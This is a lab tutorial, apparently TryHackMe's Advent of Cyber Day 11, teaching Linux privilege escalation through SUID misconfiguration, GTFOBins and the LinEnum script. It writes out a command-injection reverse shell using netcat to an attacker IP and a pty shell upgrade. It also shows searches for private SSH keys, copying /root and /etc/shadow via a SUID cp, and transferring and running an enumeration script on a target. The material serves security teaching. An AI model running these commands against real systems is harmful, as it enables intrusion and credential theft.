DAY11_advent_of_the_cyber

11.2. Today's Learning Objectives:

We're going to be learning the fundamentals of privilege escalation, what it entails and how it is used day-to-day without you even realising in legitimate circumstances. After covering the fundamentals of Linux file permissions and understanding why we may want to escalate our privileges as a pentester, we're going to put our theory into practice by abusing a common file permission misconfiguration on Linux.

Made with ❤ by CMNatic

11.3. What is Privilege Escalation?


You may be surprised to find out that privilege escalation is something that you do daily. On computing systems, there is a general rule of thumb that determines how someone interacts with a computer system and the resources within it. There are two primary levels of permissions that a person may have to a computer system:

- User
- Administrator

Generally speaking, only Administrators can modify system settings or change the permissions of other users resources like files and folders.

Users may be further divided into roles such as within a company. Staff in HR are only able to access HR documents whereas accounting staff are only able to access accounting resources.

Privilege escalation is *simply* the process of increasing the current privileges we have to permissions above us. In the screenshot below, we are escalating our privileges to Administrator to run Command prompt on Windows 10:


User Account Control

Do you want to allow this app to make changes to your device?

Windows Command Processor

Verified publisher: Microsoft Windows

A normal process of privilege escalation

As a pentester, we often want to escalate our privileges to that of another user or administrator to have full access to a system. We can discover and abuse misconfigurations or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:


A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach


A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS allocates and manages memory. As the exploit writes to memory in an in-proper way, there is a chance of the computer crashing. We'll showcase a means of stabilising our connection in the section below.

Let's exploit a local copy of a DVWA (Damn Vulnerable Web App) and use a vulnerability called command injection to create a reverse connection to our device. Highlighted in red is the system command to utilise Netcat to connect back to our attacking machine:



```
& nc 161.35.162.57 4444 -e /bin/sh
```

Verifying a successful reverse connection, we execute two initial commands to get a bit of insight as to how we should progress:




```
root@ubuntu-s-1vcpu-1gb-lon1-01:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 134.122.105.13 55200
whoami
www-data
echo $0
sh
```

Executing the `whoami` command allows us to see what the name of the account that we are executing commands as. `echo $0` informs us of our shell - it is currently a `/bin/sh`. This is a simple shell in comparison to a "/bin/bash". In shells like our current Netcat, we don't have many luxuries such as tab-completion and re-selecting the last command executed (using the up-arrow), but importantly, we can't use commands that ask for additional input i.e. providing SSH credentials or using the substitute user command `su`

Modern Ubuntu installs come with python3 installed, we can spawn another shell and begin to make it interactive:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$

www-data@08d09e204883:/var/www/html/vulnerabilities/exec$ echo $0
echo $0
/bin/bash
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$
```

There are many ways you can make your shell interactive if Python is not installed.

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null`....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

11.7. The "Priv Esc Checklist"

As you progress through your pentesting journey, you will begin to pick up a certain workflow for how you approach certain stages of an engagement. Whilst this workflow is truly yours, it will revolve around some fundamental steps in looking for vulnerabilities for privilege escalation.

1. Determining the kernel of the machine (kernel exploitation such as Dirtyc0w)
2. Locating other services running or applications installed that may be abusable (SUID & out of date software)
3. Looking for automated scripts like backup scripts (exploiting crontabs)
4. Credentials (user accounts, application config files..)
5. Mis-configured file and directory permissions


Checkout some checklists that can be used as a cheatsheet for the enumeration stage of privilege escalation:

- g0tmi1k
- payatu
- PayloadAllTheThings

11.8. Vulnerability: SUID 101

For today's material, we're going to be showcasing the resource that is GTFOBins and explaining how the misconfigured permissions of applications can be exploited to escalate our privileges to an administrator.

Firstly, this begs the question...what is SUID exactly? Well, let's get on the same page by detailing how permissions work in Linux exactly. A benefit of Linux is its granularity in file permissions - they are, however, rather intimidating to approach. When performing commands like `ls -l` to list the permissions of our current directory:



```
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ ls -l
total 12
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec  8 18:33 exampledir
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec  8 18:33 exampledir2
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec  8 18:33 exampledir3
-rw-rw-r-- 1 cmnatic cmnatic    0 Dec  8 18:33 examplefile
-rw-rw-r-- 1 cmnatic cmnatic    0 Dec  8 18:33 examplefile2
-rw-rw-r-- 1 cmnatic cmnatic    0 Dec  8 18:33 examplefile3
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$
```

```
   [A]          [B]     [C]
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir2
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir3
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile2
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile3
```

Our directory has three directories "**exampledir**[3]" and three files "**examplefile**[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:


Filename	File Owner	User who is executing the file	User that the file is executed as
ex1	root	cmnatic	root
ex2	cmnatic	cmnatic	cmnatic
ex3	service	danny	service

Suddenly with the introduction of SUID, users no longer have to be a sudoer to run an executable as root. This can be legitimately used to allow applications that specific privileges to run that another user can't have.

11.9. Abusing SUID (GTFOBins)

Now that we understand why executables with this SUID permission are so enticing, let's begin to learn how to find these and understand the capabilities we can do with some of these executables. At the surface, SUID isn't inherently insecure. It's only when you factor in the misconfiguration of permissions (and given the complexity on Linux - is very easy to do); Administrators don't adhere to the rule of least privileges when troubleshooting.

Executables that are capable of interacting with the operating system such as reading/writing files or creating shells are goldmines for us. Thankfully, GTFOBins is a website that lists a majority of applications that do such actions for us. Let's set the SUID on the `cp` command that is used to copy files with `chmod u+s /usr/bin/cp`



```
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ whereis cp
cp: /usr/bin/cp /usr/share/man/man1/cp.1.gz
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$
```


Note how the `cp` executable is owned by "root" and now has the SUID permission set:

```
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ ls -al /usr/bin | grep "cp"
-rwsr-xr-x 1 root root 153976 Sep 5 2019 cp
```

The `cp` command will now be executed as root - meaning we can copy any file on the system. Some locations may be of interest to us:


- copying the contents of other user directories (i.e. bash history, ssh keys, user.txt)
- copying the contents of the "**/root**" directory (i.e. "**/root/flag.txt**")
- copy the "**/etc/passwd**" & "**/etc/shadow**" files for password cracking

Let's confirm this by using find to search the machine for executables with the SUID permission set:
`find / -perm -u=s -type f 2>/dev/null`



```
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/bin/su
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/at
/usr/bin/cp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/fusermount
```

And now using `cp` to copy the contents of "**/root**" into our directory ("**/home/cmnatic**"):



```
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ cp -R /root/ .
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ ls -lah /home/cmnatic/root
total 40K
drwx------ 7 cmnatic cmnatic 4.0K Dec  8 19:26 .
drwxr-xr-x 9 cmnatic cmnatic 4.0K Dec  8 19:26 ..
-rw------- 1 cmnatic cmnatic  158 Dec  8 19:26 .Xauthority
-rw-r--r-- 1 cmnatic cmnatic    0 Dec  8 19:26 .bash_history
-rw-r--r-- 1 cmnatic cmnatic 3.1K Dec  8 19:26 .bashrc
drwx------ 2 cmnatic cmnatic 4.0K Dec  8 19:26 .cache
-rw-r--r-- 1 cmnatic cmnatic    0 Dec  8 19:26 .cloud-locale-test.skip
drwxr-xr-x 3 cmnatic cmnatic 4.0K Dec  8 19:26 .local
-rw-r--r-- 1 cmnatic cmnatic  161 Dec  8 19:26 .profile
drwx------ 2 cmnatic cmnatic 4.0K Dec  8 19:26 .ssh
drwxr-xr-x 4 cmnatic cmnatic 4.0K Dec  8 19:26 docker-dvwa
-rw-r--r-- 1 cmnatic cmnatic    0 Dec  8 19:26 flag.txt
drwxr-xr-x 3 cmnatic cmnatic 4.0K Dec  8 19:26 snap
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$
```


11.10. Introducing Enumeration Scripts (Doing the leg work for us...)

Fortunately for us, there are many enumeration scripts available to use that automate some of the enumeration processes for us. We can download these onto our own machine and use a few methods to upload them to our vulnerable target instance. Bear in mind that vulnerable target Instances that you deploy on TryHackMe do not have internet access, so we must use our own attacking machine that is connected to the THM network.

A great script that is essential to anyone's toolkit is "LinEnum" that is available for download from here. *LinEnum* enumerates the target machine for us, detailing and collating useful information such as kernel versions, permissions to any executables or files that are outside of the users home directory - and a whole plethora more!


The problem with this? It's easy to get lost within it all. Enumeration scripts often return lots of information that is often not all that useful to us; It's important to understand how these enumeration scripts work so as not to rely on them. However, these scripts make privilege escalation that much more approachable for beginners.

11.10.1. Let's download the LinEnum script to our own machine using `wget`:




```
root@ip-10-10-118-36:~# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2020-12-08 21:37:40--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.24.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.24.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: ‘LinEnum.sh’

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.001s

2020-12-08 21:37:40 (58.2 MB/s) - ‘LinEnum.sh’ saved [46631/46631]

root@ip-10-10-118-36:~#
```

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`



```
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



Applications Places System
Tue 8 Dec, 21:40 THM IP:10.10.118.36
Directory listing for / - Mozilla Firefox
Directory listing for /
10.10.118.36:8080
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...


Directory listing for /

- .bash_aliases
- .bash_history@
- .bashrc
- .bundle/
- .BurpSuite/
- .cache/
- .config/
- .dbus/
- .dmrc
- .gem/
- .ghidra/
- .gnupg/
- .gvfs/
- .hashcat/
- .ICEauthority
- .icons/
- .install4j
- .java/
- .john/
- .local/
- .mozilla/

11.10.3. We need to upload this to the vulnerable Instance (MACHINE_IP) whilst ensuring that our own device is connected to the THM network. There are many ways this can be done which will depend on the vulnerable Instance you are attacking; the vulnerable Instance may not have tools such as `wget`, so alternatives will need to be used.

11.10.3.1. Navigate to a directory that we will have write permission to. The `/tmp` directory allows all users to write to it - so we will use this.


11.10.3.2. Using `wget` on the vulnerable Instance:



```
cmnatic@tbfc-day-9:~$ cd /tmp
cmnatic@tbfc-day-9:/tmp$ wget http://10.10.118.36:8080/LinEnum.sh
--2020-12-08 21:41:56--  http://10.10.118.36:8080/LinEnum.sh
Connecting to 10.10.118.36:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: ‘LinEnum.sh’

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0s

2020-12-08 21:41:56 (375 MB/s) - ‘LinEnum.sh’ saved [46631/46631]

cmnatic@tbfc-day-9:/tmp$
```


11.10.3.3. Using `netcat`:

11.10.3.3.1. Setup netcat on the vulnerable Instance to listen for an incoming file: `nc -l -p 1337 > LinEnum.sh`



```
cmnatic@tbfc-day-9:/tmp$ nc -l -p 1337 > LinEnum.sh
```


11.10.3.3.2. Setup netcat on our own machine to send a file: `nc -w -3 10.10.197.118 1337 < LinEnum.sh`



```
root@ip-10-10-118-36:~# nc -w 3 10.10.82.123 1337 < LinEnum.sh
root@ip-10-10-118-36:~#
```

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`

11.10.3.5. Execute *LinEnum.sh* on the vulnerable Instance: `./LinEnum.sh`



```
cmnatic@tbfc-day-9:/tmp$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
```

